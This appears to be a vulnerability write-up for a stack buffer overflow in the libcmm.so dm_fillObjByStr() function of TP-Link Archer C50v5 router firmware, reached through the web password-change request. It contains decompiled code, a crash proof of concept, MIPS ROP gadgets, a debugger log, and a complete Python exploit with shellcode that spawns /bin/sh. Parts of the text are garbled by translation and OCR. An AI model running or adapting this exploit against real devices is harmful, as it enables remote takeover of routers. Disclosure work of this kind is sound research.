cilan2 Update 4.md History

1 contributor

238 lines (160 sloc) | 7.58 KB

Affected version

fix firmware download link:https://static.tp-link.com/upload/beta/2022/202206/20220620/Archer_C50v5_US_0.9.1_0.3_up_boot%5b220617-rel53867%5d.zip

2. Vulnerability details

The main reason for the stack overflow vulnerability is in libcmm So library function DM_ In fillobjbystr(), this function will process the value of key = value returned from the front end. The following describes the propagation path of the vulnerability, taking httpd password modification as an example. Httpd program does not check the length when receiving oldpwd, PWD and name. After using sprintf to splice these variables, the first propagation function is RDP_ setObj()

Figure 2 vulnerability propagation location 1

This function is called RDP_ Setobj () calls DM_ Fillobjbystr() function for the next step.

```
int __fastcall rdp_setObj(int a1, int a2, int a3, _BYTE *a4, int a5)
{
  int v9; // $v0
  int Obj; // $v0
  int OidByStr; // $s4
  int v13; // $s7
  int v14; // $v0
  int v15; // $s6
  int v16; // $s2
  char v17[17408]; // [sp+20h] [-440Ch] BYREF
  int v18; // [sp+4420h] [-Ch]

  memset(v17, 0, sizeof(v17));
  v9 = dm_acquireLock("rdp_setObj", -1);
  if ( v9 )
  {
    v18 = v9;
    cdbg_printf(8, "rdp_setObj", 361, "Can't get lock, return %d.\n", v9);
    return v18;
  }
  OidByStr = rsl_getOidByStr(a2);
  Obj = rsl_getObj(OidByStr, a3, 17408, v17);
  v13 = Obj;
  if ( Obj )
  {
    cdbg_perror("rdp_setObj", 380, Obj);
    dm_unLock();
    return v13;
  }
  v14 = dm_fillObjByStr(a1, OidByStr, a3, a4, 0x4400u, (int)v17);
  v15 = v14;
  if ( v14 )
```

Figure 3 vulnerability propagation location 2

Then in DM_ Fillobjbystr() directly calls strncpy to copy the input content into the local variable V26. As shown in Figure 7, the variable size is 1304 and can overflow; At the same time, as shown in Figure 6, the copy length of strncpy is the character length between '=' and '\ n', which is not limited or checked. Therefore, the copy length is controllable, and there is a stack overflow vulnerability in this position. The second red box here is the test crash location.

```
  return 9005;
}
if ( (*(_WORD *)(ParamNode + 12) & 1) == 0 )
{
  cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
  return 9001;
}
v21 = v17 + 1;
if ( v14 )
{
  v22 = v14 - v17 - 1;
  strncpy(v26, v21, v22);
  v25[v22 + 64] = 0;
  v8 = (_BYTE *)(v14 + 1);
  if ( *(_BYTE *)(v14 + 1) )
  {
    v14 = strchr(v14 + 1, 10);
  }
  else
  {
    v15 = 1;
    v14 = 0;
  }
}
else
{
  v15 = 1;
  strcpy(v26, v21, 1993);
}
v18 = dm_setParamNodeString((const char **)ParamNode, v26, a6);
v19 = 2023;
if ( v18 )
{
  v23 = *(char **)ParamNode;
```

Figure 4 overflow position and crash position

```
if ( d5 >= v13 )
{
  v14 = strchr(v8, '\n');
  v15 = 0;
  while ( 1 )
  {
    if ( !v14 )
    {
      result = 0;
      if ( v15 )
        return result;
    }
    v16 = strchr(v8, '=');
    v17 = v16;
    if ( !v16 )
    {
```

Figure 5 controllable copy length

```
19  int v24; // [sp+14h] [-574h]
20  char v25[64]; // [sp+28h] [-560h] BYREF
21  char v26[1304]; // [sp+68h] [-520h] BYREF
22  int ParamNode; // [sp+580h] [-8h]
23  int v28; // [sp+584h] [-4h]
24
25  v8 = a4;
```

Figure 6 local variable overflow size

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


\1. Use fat simulation firmware tl-wr902acv3_ US_ 0.9.1_ 0.2. bin

\2. Attack with the following POC attacks

```
import requests

headers = {
 "Host": "192.168.0.1",
 "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
 "Accept": "/",
 "Accept-Language": "en-US,en;q=0.5",
 "Accept-Encoding": "gzip, deflate",
 "Content-Type": "text/plain",
 "Content-Length": "78",
 "Origin": "http://192.168.0.1",
 "Connection": "close",
 "Referer": "http://192.168.0.1/"
}

payload = "a" * 2048

formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0,0]0,3\r\nname=
{}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)
```

print response.text

The reproduction results are as follows:



How to Exploit (exp) In libuclibc-0.9.33.so, find the widget that can jump to the sleep function, and this widget can assign a value to the RA register, which is convenient to control the instruction that the return address points to.

gadget 1


.text:000369E4 move $t9, $s0 .text:000369E8 lw $ra, 0x24($sp) .text:000369EC lw $s0, 0x20($sp) .text:000369F0 addiu $a0, 0xC .text:000369F4 jr $t9 .text:000369F8 addiu $sp, 0x28 Look for instructions that can store the stack address in the register. The stack address is the shellcode address.

gadget 2

.text:00058894 addiu $a1, $sp, 0x34 .text:00058898 move $t9, $s0 .text:0005889C jalr $t9 Jump to stack to execute code.

gadget 3

.text:0003FD8C move $t9, $a1 .text:0003FD90 move $a1, $a2 .text:0003FD94 jr $t9 Stack layout



payload = b'a' * (0x580 - 0x68) payload += p32(file_base + 0xa780) # v27 payload += b'b' * 4 payload += p32(libuclibc_base + 0x56D20) # s0 payload += b'c' * (0x5ac - 0x588 - 0x4) payload += p32(libuclibc_base + gadget_1) # ra = gadget

payload += b'd' * 0x20 payload += p32(libuclibc_base + gadget_3) payload += p32(libuclibc_base + gadget_2) payload += b'e' * 0x34 result

gef➤ c Continuing. process 444 is executing new program: /bin/busybox Reading /bin/busybox from remote target... Reading /bin/busybox from remote target... Reading /lib/ld-uClibc.so.0 from remote target... Reading /lib/ld-uClibc.so.0 from remote target... exp

Only after resetting the router or using the router for the first time, can the script work effectively!

import requests from pwn import *

headers = { "Host": "192.168.0.1", "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept": "/", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "text/plain", "Content-Length": "78", "Origin": "http://192.168.0.1", "Connection": "close", "Referer": "http://192.168.0.1/" }

libcmm_base = 0x2b985000 file_base = 0x58800000 libuclibc_base = 0x2bcdf000

gadget_1 = 0x000369E4 gadget_2 = 0x00058894 gadget_3 = 0x0003FD8C

shellcode = "\x66\x06\x06\x24" + "\xff\xff\xd0\x04" + "\xff\xff\x06\x28" + "\xe0\xff\xbd\x27"+ "\x01\x10\xe4\x27" + "\x1f\xf0\x84\x24" + "\xe8\xff\xa4\xaf"+ "\xec\xff\xa0\xaf" + "\xe8\xff\xa5\x27"+ "\xab\x0f\x02\x24" + "\x0c\x01\x01\x01"+ "/bin/sh"

payload = b'a' * (0x580 - 0x68) payload += p32(file_base + 0xa780) # v27 payload += b'b' * 4 payload += p32(libuclibc_base + 0x56D20) # s0 payload += b'c' * (0x5ac - 0x588 - 0x4) payload += p32(libuclibc_base + gadget_1) # ra = gadget

payload += b'd' * 0x20 payload += p32(libuclibc_base + gadget_3) payload += p32(libuclibc_base + gadget_2) payload += b'e' * 0x34

payload += shellcode

str_payload = ""

for p in payload: str_payload += chr(p)

formdata = "
[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0,0]0,3\r\nname=admin\r\noldPwd=admin\r\npwd=
{}\r\n".format(str_payload)

url = "http://192.168.0.1/cgi?8" response = requests.post(url, data=formdata, headers=headers) print(formdata) print(response.text)